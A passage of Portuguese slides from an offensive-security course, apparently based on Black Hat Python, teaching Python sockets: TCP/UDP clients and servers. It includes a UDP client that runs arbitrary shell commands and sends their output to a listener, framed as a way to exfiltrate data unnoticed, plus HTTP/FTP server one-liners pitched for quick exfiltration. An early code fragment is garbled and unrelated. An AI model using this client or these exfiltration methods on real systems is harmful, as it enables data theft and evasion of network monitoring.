

Cibersegurança Ofensiva

Automação de Segurança da Informação com
Python

03 – Python e Redes

Agenda



1.1 TCP Client


1.2 UDP Client

1.3 TCP – Client / Server

1.4 UDP – Client Server

1.5 Ncat.py

Bio



LEONARDO LA ROSA



Leonardo La Rosa

LEONARDO LA ROSA

Mais de 25 Anos de Experiência nas áreas de TI e Cibersegurança, com atuação em diversos setores de mercado.

Tecnólogo em Processamento de Dados pela UNIBAN
MBA em Gestão de Tecnologia da Informação pela FIAP

• C|EI • SANS Foundations • C|SCU • N|SF • C|ND • C|EH MASTER • C|SA • E|CIH • C|TIA • CASE JAVA • Lead Implementer ISO27701

- Cyber Security & Infrastructure Manager
- Docente na Pós Graduação de Cibersegurança
- Instrutor Certificado EC-Council
- Criador de conteúdo e Instrutor de treinamentos personalizados
- Speaker & Digital Influencer

Introdução

A rede é e sempre será a arena mais sexy para um hacker. Um invasor pode fazer quase qualquer coisa com acesso simples à rede, como procurar hosts, injetar pacotes, farejar dados e explorar hosts remotamente. Mas se você já caminhou até as profundezas de um alvo corporativo, você pode se encontrar em um pequeno enigma: você não tem ferramentas para executar ataques de rede. Sem netcat. Sem Wireshark. Sem compilador e sem meios para instalar um. No entanto, você pode se surpreender ao descobrir que, em muitos casos, você terá uma instalação do Python. Então é aí que vamos começar

Black Hat Python

Objetivo do módulo

1

Introdução a redes em Python

2

Conexão TCP

3

Conexão UDP

4

Client / Server TCP

5

Client / Server UDP

6

Ncat.py

Redes e Python



```
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56

def
self.file = None
self.fingerprints = set()
self.logdups = True
self.debug =
self.logger =
if path:
self.file =
self.file.
self.fingerprints.update(


@classmethod
def from_settings(cls, settings):
debug = settings.getbool('DEBUG', True)
return cls(job_dir(settings), debug)

def request_seen(self, request):
fp = self.request_fingerprint(request)
if fp in self.fingerprints:
return True
self.fingerprints.add(fp)
if self.file:
self.file.write(fp + os.linesep)

def request_fingerprint(self, request):
return request_fingerprint(request)
```

Network e PYTHON

Os programadores têm várias ferramentas de terceiros para criar servidores e clientes em rede em Python, mas o módulo principal para todas essas ferramentas é o **socket**. Este módulo expõe todas as peças necessárias para escrever rapidamente clientes e servidores (TCP) e (UDP), usar raw sockets e assim por diante. Com o propósito de invadir ou manter o acesso às máquinas alvo, este módulo é tudo o que você realmente precisa.



Guys, I need a network specialist with some Python experience... it's urgent...

TCP Client

Inúmeras vezes, durante os pentestes, nós (os autores) precisamos preparar um cliente TCP para testar serviços, enviar dados ou executar qualquer outra tarefa. Se você estiver trabalhando dentro dos limites de grandes ambientes empresariais, não terá o luxo de usar ferramentas de rede ou compiladores e, às vezes, até mesmo perderá o básico absoluto, como a capacidade de copiar / colar ou conectar-se a a Internet. É aqui que ser capaz de criar rapidamente um cliente TCP é extremamente útil.

TCP Client



Criaremos uma conexão TCP com o objetivo de coletar dados do endereço: portal.acaditi.com.br

```
import socket
target_host = "portal.acaditi.com.br"
target_port = 80
❶ client = socket.socket(socket.AF_INET,socket.SOCK_STREAM) # cria um objeto socket
❷ client.connect((target_host,target_port)) # conecta o cliente
❸ client.send(b"GET / HTTP/1.1\r\nHost: portal.acaditi.com.br\r\n\r\n") # envia dados
❹ response = client.recv(4096) # recebe dados
print(response.decode())
client.close()
```



<https://docs.python.org/3/library/socket.html>

TCP Client

Primeiro criamos um objeto socket com os parâmetros AF_INET e SOCK_STREAM

- 1 O parâmetro AF_INET indica que usaremos um endereço IPv4 padrão ou nome de host, e SOCK_STREAM indica que este será um cliente TCP.

Em seguida, conectamos o cliente ao servidor 2 e enviamos a ele alguns dados como bytes 3

A última etapa é receber alguns dados de volta e imprimir a resposta 4 e, em seguida, fechar o soquete.

Esta é a forma mais simples de um cliente TCP, mas é o que você escreverá com mais frequência

■ Este trecho de código faz algumas suposições sérias sobre sockets que você definitivamente deseja estar ciente. A primeira suposição é que nossa conexão sempre será bem-sucedida e a segunda é que o servidor espera que enviemos os dados primeiro. Nossa terceira suposição é que o servidor sempre retornará dados para nós em tempo hábil.

TCP Client



Ao executarmos o nosso script no PyCharm, é possível constatar o recebimentos de dados do servidor

The screenshot shows the PyCharm IDE with a project named 'TCP'. The file 'main.py' is open, showing the following code:

```
1 import socket
2 target_host = "portal.acaditi.com.br"
3 target_port = 80
4 client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5 client.connect((target_host, target_port))
6 client.send(b"GET / HTTP/1.1\r\nHost: portal.acaditi.com.br\r\n\r\n")
7 response = client.recv(4096)
8 print(response.decode())
9 client.close()
10
```

The Run window at the bottom displays the output of the script:

```
Run: C:\Users\r134075\PycharmProjects\TCP\venv\Scripts\python.exe C:/Users/r134075/PycharmProjects/TCP/main.py
HTTP/1.1 303 See Other
Date: Tue, 31 Aug 2021 17:40:37 GMT
Server: Apache
X-Powered-By: PHP/7.4.22
X-Redirect-By: Moodle
Content-Language: pt-br
Upgrade: h2,h2c
Connection: Upgrade, close
Location: https://portal.acaditi.com.br
Vary: Accept-Encoding
Content-Length: 455
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
```

HTTP/1.1 303 See Other
Date: Tue, 31 Aug 2021 17:40:37 GMT
Server: Apache
X-Powered-By: PHP/7.4.22
X-Redirect-By: Moodle
Content-Language: pt-br
Upgrade: h2,h2c
Connection: Upgrade, close
Location: <https://portal.acaditi.com.br>
Vary: Accept-Encoding
Content-Length: 455
Content-Type: text/html; charset=UTF-8

UDP Client



Um cliente Python UDP não é muito diferente de um cliente TCP; precisamos fazer apenas duas pequenas alterações para fazê-lo enviar pacotes no formulário UDP.

```
import socket
target_host = "127.0.0.1"
target_port = 4321
1 client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # cria um objeto socket
2 client.sendto(b"Olá Servidor", (target_host, target_port)) # envia dados
3 data, addr = client.recvfrom(4096) 0 # recebe dados
print(data.decode())
client.close()
```

UDP Client

Como você pode ver, mudamos o tipo de soquete para SOCK_DGRAM ❶ ao criar o objeto de soquet.

O próximo passo é simplesmente chamar sendto() ❷, informando os dados, o servidor e a porta para a qual a mensagem seja enviada.

Como o UDP é um protocolo sem conexão, não há chamada para conectar() de antemão.


O último passo é chamar recvfrom() ❸ para receber dados UDP de volta.

■ No exemplo acima, estamos criando apenas uma conexão rápida para envio de dados, o foco é que seja rápida, fácil e confiável o suficiente para lidar com nossas tarefas diárias de hacking.

UDP Client



Ao executarmos o nosso script no PyCharm, é possível constatar o recebimentos de dados do servidor




```
1 import socket
2 target_host = "127.0.0.1"
3 target_port = 4321
4 client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
5 client.sendto(b"Ola Servidor", (target_host, target_port))
6 data, addr = client.recvfrom(4096)
7 print(data.decode())
8 client.close()
```

Run: main

C:\Users\rl34075\PycharmProjects\UDP\venv\Scripts\python.exe C:/Users/rl34075/PycharmProjects/UDP/main.py

Hello UDP Client

Process finished with exit code 0



```
*IDLE Shell 3.9.6*
File Edit Shell Debug Options Window Help
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 20
21, 15:26:21) [MSC v.1929 64 bit (AMD64)] on
win32
Type "help", "copyright", "credits" or "lice
nse()" for more information.
>>>
===== RESTART: C:/Users/rl34075/Pycharm
Projects/UDP/UDP Server.py =====
UDP server up and listening
Message from Client:b'Ola Servidor'
Client IP Address:('127.0.0.1', 55216)
```

Ln: 5 Col: 0

TCP Server

■ Criar servidores TCP no Python é tão fácil quanto criar um cliente. Você pode querer usar seu próprio servidor TCP ao escrever seus shells ou criar um proxy. Vamos começar criando um servidor TCP multithreaded padrão.

```
import socket  
import threading
```

Começaremos importando o módulo socket e na sequência o módulo threading, para permitirmos múltiplas conexões

```
IP = '0.0.0.0'  
PORT = 4321
```

Em seguida definiremos os dados de conexão (IP e PORT)



<https://docs.python.org/3/library/threading.html>

TCP Server

```
def main():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((IP, PORT)) ❶
    server.listen(5) ❷
    print(f'[*] Listening on {IP}:{PORT}')
    while True:
        client, address = server.accept() ❸
        print(f'[*] Accepted connection from {address[0]}:{address[1]}')
        client_handler = threading.Thread(target=handle_client,
args=(client,))
        client_handler.start() ❹
def handle_client(client_socket): ❺
    with client_socket as sock:
        request = sock.recv(1024)
        print(f'[*] Received: {request.decode("utf-8")}')
        sock.send(b'ACK')
if __name__ == '__main__':
    main()
```

TCP Server

Para começar, passamos o endereço IP e a porta que queremos que o servidor escute ❶ .


Em seguida, dizemos ao servidor para começar a escutar ❷ , com um backlog máximo de conexões definido como 5.

Em seguida, colocamos o servidor em seu principal loop, onde espera por uma conexão de entrada. Quando um cliente conecta ❸ , recebemos o soquete do cliente na variável do cliente e os detalhes da conexão remota na variável de endereço.

Em seguida, criamos um novo objeto thread que aponta para nossa função `handle_client` e passamos a ele o objeto socket do cliente como um argumento. Em seguida, iniciamos o thread para lidar com a conexão do cliente ❹ , ponto em que o loop do servidor principal está pronto para lidar com outra conexão de entrada. A função `handle_client` ❺ executa o `recv()` e então envia uma mensagem simples de volta ao cliente.

Atividade 1

Usando o conhecimento adquirido neste módulo, crie uma aplicação cliente.py e servidor.py para que se comuniquem. O script de Servidor já está pronto, porém o script do cliente deverá ser ajustado.




The screenshot shows the PyCharm IDE with a project named 'Server'. The file 'main.py' is open, containing the following Python code:

```
10 while True:
11     client, address = server.accept()
12     print(f'[*] Accepted connection from {address[0]}:{address[1]}')
13     client_handler = threading.Thread(target=handle_client, args=(client,))
14     client_handler.start()
15 def handle_client(client_socket):
16     with client_socket as sock:
17         request = sock.recv(1024)
18         print(f'[*] Received: {request.decode("utf-8")}')
19         sock.send(b'ACK')
20 if __name__ == '__main__':
21     main()
```

The Run console at the bottom shows the following output:

```
C:\Users\r134075\PycharmProjects\Server\venv\Scripts\python.exe C:/Users/r134075/PycharmProjects/Server/main.py
[*] Listening on 0.0.0.0:4321
[*] Accepted connection from 127.0.0.1:51948
[*] Received: 0la servidor TCP
```



The screenshot shows the IDLE Shell 3.9.6 window. The shell displays the following text:

```
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.19
29 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more informa
tion.
>>>
===== RESTART: C:\Users\r134075\PycharmProjects\Client\main.p
y =====
ACK
>>>
```

The status bar at the bottom right indicates 'Ln: 6 Col: 4'.

UDP Server + Client



Normalmente os administradores de rede não analisam pacotes UDP na rede, sendo assim, é fácil exfiltrar dados antes que algum alerta seja gerado. Abaixo criaremos o nosso servidor:

SERVIDOR



```
import socket
IP = '0.0.0.0'
PORT = 4321
bufferSize = 4096 ❶
server = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server.bind((IP, PORT))
while(True):
    bytesAddress = server.recvfrom(bufferSize) ❷
    message = bytesAddress[0]
    address = bytesAddress[1]
    clientMsg = "Início da mensagem:\n{}".format(message.decode('iso8859-1'))
    clientIP = "\nCliente:{}".format(address)
    print(clientMsg)
    print(clientIP)
    server.sendto(str.encode("Dados recebidos!"),address)
```

UDP Server + Client



Semelhante ao script do Servidor TCP, o Servidor UDP possui algumas particularidades.

Como passaremos um parâmetro para nosso script, definimos um tamanho de buffer maior **1**

Enquanto os dados são recebidos, são armazenados no buffer **2**. Assim que o recebimento é finalizado, o servidor exibe as informações na tela e a conexão é encerrada.

UDP Server + Client



Para nosso Cliente utilizaremos mais 2 módulos que trataremos nos capítulos seguintes. Este Cliente aceitará a passagem de parâmetro e enviará a saída para o Servidor

CLIENTE



```
import socket
import subprocess, sys ❶
target_host = "127.0.0.1"
target_port = 4321
cmd = subprocess.Popen(sys.argv[1], shell=True, stdout=subprocess.PIPE) ❷
cmd_return = cmd.stdout.read() ❸
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) ❹
client.sendto(cmd_return, (target_host, target_port))
data, addr = client.recvfrom(4096)
print(data.decode())
client.close()
```



<https://docs.python.org/3/library/subprocess.html>

UDP Server + Client



Para nosso cliente, utilizaremos 2 módulos extras: SYS e SUBPROCESS: ❶

- **Módulo SYS:** Este módulo fornece acesso a algumas variáveis utilizadas ou mantidas pelo interpretador.

Em nosso exemplo utilizaremos a `sys.argv` para recebermos parâmetros externos. ❷

- **Módulo SUBPROCESS:** Este módulo permite gerar novos processos, conectar-se aos seus pipes de entrada/saída/erro e obter seus códigos de retorno.

Em nosso exemplo utilizaremos a `subprocess.Popen` para executar um programa em um novo processo ❸

Após a execução do programa, a saída será armazenada ❹ e enviada ao Servidor ❺

UDP Server + Client



Cliente



Mensagem 1

```
python client_UDP.py "dir c:\"  
Dados recebidos!
```

Mensagem 2

```
python client_UDP.py "echo Leonardo La Rosa"  
Dados recebidos!
```

Servidor



```
*IDLE Shell 3.9.6*  
File Edit Shell Debug Options Window Help  
  
Pasta de C:\Users\rl34075\AppData\Local\Programs\Python\Python39  
  
08/09/2021 14:28 <DIR> .  
08/09/2021 14:28 <DIR> ..  
08/09/2021 14:18 377 2 - cliente_udp.py  
08/09/2021 15:05 377 client.py  
31/08/2021 22:01 375 client_UDP.py  
30/08/2021 15:25 <DIR> DLLs  
30/08/2021 15:25 <DIR> Doc  
06/09/2021 12:22 1.065 forca.py  
30/08/2021 15:25 <DIR> include  
30/08/2021 15:25 <DIR> Lib  
30/08/2021 15:25 <DIR> libs  
28/06/2021 16:09 32.628 LICENSE.txt  
08/09/2021 14:28 47 lista_de_senhas.txt  
07/09/2021 18:18 72 modulo.py  
28/06/2021 16:10 1.070.743 NEWS.txt  
31/08/2021 21:26 27 python  
28/06/2021 16:08 101.608 python.exe  
28/06/2021 16:08 59.624 python3.dll  
28/06/2021 16:08 4.485.864 python39.dll  
28/06/2021 16:08 100.072 pythonw.exe  
30/08/2021 15:26 <DIR> Scripts  
30/08/2021 15:25 <DIR> tcl  
30/08/2021 15:25 <DIR> Tools  
28/06/2021 16:09 97.160 vcruntime140.dll  
28/06/2021 16:09 37.256 vcruntime140_1.dll  
07/09/2021 18:18 <DIR> __pycache__  
15 arquivo(s) 5.987.295 bytes  
11 pasta(s) 5.322.911.744 bytes disponiveis  
  
Cliente:('127.0.0.1', 52708)  
Inicio da mensagem:  
Leonardo  
  
Cliente:('127.0.0.1', 61124)  
|
```


Outras formas de ~~transferência de dados~~ – Servidor HTTP

O Python possui vários módulos para serviços de rede que são essenciais quando você pretende exfiltrar dados de forma rápida.


Servidor 

Cliente 

```
python3 -m http.server -- directory <diretório> <porta>
```

```
python2 -m SimpleHTTPServer <porta>
```


```
(kali㉿kali)-[~]  
$ python3 -m http.server --directory /tmp/ 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
192.168.48.1 - - [31/Aug/2021 23:03:19] "GET / HTTP/1.1" 200 -  
192.168.48.1 - - [31/Aug/2021 23:03:20] code 404, message File not found  
192.168.48.1 - - [31/Aug/2021 23:03:20] "GET /favicon.ico HTTP/1.1" 404 -
```



<https://docs.python.org/3/library/http.server.html>


Outras formas de transferência de dados – Servidor FTP

Outra forma de realizar transferência de dados usando python é através de Servidor FTP

Servidor 

```
python3 -m pyftplib -p 21 -u teste -P teste -d /tmp/ -w  
python2 -m pyftplib -p 21 -u teste -P teste -d /tmp/ -w
```

```
(kali㉿kali)-[~]  
$ python3 -m pyftplib -p 21 -u teste -P teste -d /tmp/ -w  
[I 2021-08-31 23:10:10] concurrency model: async  
[I 2021-08-31 23:10:10] masquerade (NAT) address: None  
[I 2021-08-31 23:10:10] passive ports: None  
[I 2021-08-31 23:10:10] >>> starting FTP server on 0.0.0.0:21, pid=49107 <<<  
[I 2021-08-31 23:10:35] 192.168.48.1:52235-[] FTP session opened (connect)  
[I 2021-08-31 23:10:39] 192.168.48.1:52235-[teste] USER 'teste' logged in.
```

Cliente 

```
C:\Users\r134075>ftp 192.168.48.130  
Conectado a 192.168.48.130.  
220 pyftplib 1.5.6 ready.  
530 Log in with USER and PASS first.  
Usuário (192.168.48.130:(none)): teste  
331 Username ok, send password.  
Senha:  
230 Login successful.  
ftp> dir  
200 Active data connection established.  
125 Data connection already open. Transfer starting.  
drwxrwxrwt 2 root root 4096 Aug 27 17:01 .ICE-unix  
drwxrwxrwt 2 root root 4096 Aug 27 17:01 .Test-unix  
-r--r--r-- 1 root root 11 Aug 27 17:01 .X0-lock  
drwxrwxrwt 2 root root 4096 Sep 01 02:43 .X11-unix  
drwxrwxrwt 2 root root 4096 Aug 27 17:01 .XIM-unix  
drwxrwxrwt 2 root root 4096 Aug 27 17:01 .font-unix  
-rw----- 1 kali kali 394 Aug 27 17:01 .xfsm-ICE-TW6J80  
-rw-r--r-- 1 kali kali 51458 Aug 29 10:50 Screenshot_2021-08  
-rw-r--r-- 1 kali kali 26022 Aug 29 10:52 Screenshot_2021-08  
drwx----- 2 kali kali 4096 Aug 29 10:40 Temp-4aa98da1-fb77  
drwx----- 3 kali kali 4096 Aug 29 10:43 Temp-9d350511-c90c  
